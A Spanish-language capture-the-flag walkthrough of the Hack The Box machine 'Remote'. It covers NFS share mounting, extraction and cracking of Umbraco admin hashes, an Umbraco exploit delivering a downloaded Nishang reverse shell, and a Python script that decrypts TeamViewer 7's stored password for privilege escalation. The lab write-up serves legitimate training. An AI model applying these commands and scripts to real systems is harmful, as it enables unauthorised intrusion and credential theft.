




1. Enumeración

Realizamos un Ping contra la máquina victima para que, a partir del TTL, podemos intuir que sistema operativo puede tener la máquina víctima. En este caso, parece una máquina Windows.




Realizamos un escaneo exhaustivo de los puertos que se encuentran abiertos, para determinar que software y versión está corriendo en cada uno de ellos.




2. Análisis de vulnerabilidades


Vemos que la máquina victima tiene el puerto 21/FTP abierto, intentamos conectarnos como invitado, pero no tenemos acceso.




Vemos que la máquina victima tiene recursos compartidos, intentamos conectarnos a ellos, pero no hay suerte.



No sabemos si la máquina víctima es un controlador de dominio, pero intentamos hacer una enumeración de usuarios aprovechándonos del servicio de RPC.




Vamos revisar con Wfuzz, un listado de directorios que puede haber en la web de la máquina víctima.




Intentamos acceder a la web http://10.10.10.180/install y nos lleva a un panel de administración. Intentamos varias combinaciones de usuario y clave por defecto (supuestamente debería ser admin/test para el CMS Umbraco) pero no resultan:

- admin/test
- admin/admin
- administrator/adminitrator
- administrator/test




Intentamos varios ataques de SQL Injection, pero tampoco parecen funcionar. Revisamos de nuevo nuestra captura de Nmap, y vemos el puerto 2049/tcp mountd. Vamos a ver de qué se trata. (https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting).



Intentamos montar el almacenamiento:

- apt install nfs-common (instalamos el cliente en nuestra máquina atacante)
- Listamos las carpetas compartidas:



- Nos conectamos al recurso compartido:

```
/home/parrot/HTB/remote
mkdir /mnt/remote

/home/parrot/HTB/remote
mount -t nfs  10.10.10.180:/site_backups /mnt/remote -o nolock
```

Revisamos el contenido de unidad NFS montada. Parece el directorio web de la página.

```
/home/parrot/HTB/remote
ls -la /mnt/remote
drwx------ nobody 4294967294    4 KB Sun Feb 23 19:35:48 2020 .
drwxr-xr-x root   root         12 B  Tue Oct 11 17:12:00 2022 ..
drwx------ nobody 4294967294   64 B  Thu Feb 20 18:16:39 2020 App_Browsers
drwx------ nobody 4294967294    4 KB Thu Feb 20 18:17:19 2020 App_Data
drwx------ nobody 4294967294    4 KB Thu Feb 20 18:16:40 2020 App_Plugins
drwx------ nobody 4294967294   64 B  Thu Feb 20 18:16:40 2020 aspnet_client
drwx------ nobody 4294967294   48 KB Thu Feb 20 18:16:42 2020 bin
drwx------ nobody 4294967294    8 KB Thu Feb 20 18:16:42 2020 Config
drwx------ nobody 4294967294   64 B  Thu Feb 20 18:16:42 2020 css
drwx------ nobody 4294967294    4 KB Thu Feb 20 18:16:42 2020 Media
drwx------ nobody 4294967294   64 B  Thu Feb 20 18:16:42 2020 scripts
drwx------ nobody 4294967294    8 KB Thu Feb 20 18:16:47 2020 Umbraco
drwx------ nobody 4294967294    4 KB Thu Feb 20 18:16:47 2020 Umbraco_Client
drwx------ nobody 4294967294    4 KB Thu Feb 20 18:16:47 2020 Views
.rwx------ nobody 4294967294  152 B  Thu Nov  1 18:06:44 2018 default.aspx
.rwx------ nobody 4294967294   89 B  Thu Nov  1 18:06:44 2018 Global.asax
.rwx------ nobody 4294967294 27.9 KB Thu Feb 20 06:57:54 2020 Web.config
```

Vamos a revisar el árbol de directorio, primeramente, solo con 2 niveles de profundidad.

```
/mnt/remote
tree -L 2
.
├── App_Browsers
│   ├── Form.browser
│   └── w3cvalidator.browser
├── App_Data
│   ├── cache
│   ├── Logs
│   ├── Models
│   ├── packages
│   ├── TEMP
│   ├── umbraco.config
│   └── Umbraco.sdf
```

Nos llama la atención el fichero con extensión ".sdf". Es un fichero que actúa como fichero de BBDD. Vamos a ver si tiene cadena de caracteres imprimibles. Vemos un hash que puede ser la contraseña del usuario administrador.


```
/mnt/remote/App_Data
strings /mnt/remote/App_Data/Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
AdministratoradminB8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localB8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localB8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
@{pv
```

Lo intentamos romper con John y obtenemos una clave.

```
/home/parrot/HTB/remote
john -w:/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
1g 0:00:00:00 DONE (2022-10-11 17:57) 1.098g/s 10795Kp/s 10795Kc/s 10795KC/s baconandchipies1..bacon918
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Clave: baconandcheese


Procedemos a logarnos en el panel de administración con dicha clave.




Conseguimos acceder.


3. Explotación e intrusión


Nos percatemos que estamos en un CMS Umbraco. Revisamos si tiene algun exploit.



Nos descargarmaos el exploit y el reverse shell de Nishang en nuestra máquina: https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1. Modificamos el código de la reverse shell para que directamente lo invoque, modificamos el exploit, para que ejecute nuestro código malicioso, lo publicamos el en nuestra máquina atacante por el puerto 80 y nos ponemos en escucha en nuestra máquina atacante.









Hemos ganado acceso a la máquina.

4. Escalada de privilegios


Revisamos los procesos corriendo en el sistema con Tasklist y vemos que está el proceso TeamViewer. Hay una forma de descifrar la clave del registro de Windows del programa de TeamViewer. Veremos si aplica en esta máquina.




Comprobamos que la versión de TeamViewer es la 7.




Revisamos el script del exploit que descifra la clave.




Vemos que el cifrado es un AES-128-CBC y tenemos la key y el IV del código del exploit.



Obtenemos la clave codificada.






Clave:
255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91

Nos hacemos un pequeño script en Python.

```
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")
```

Lo ejecutamos un obtenemos una credencial.



Clave: !R3m0te!

Comprobamos si se ha reutilizado la contraseña para el usuario Administrador.

Ganamos acceso como administrador a la máquina.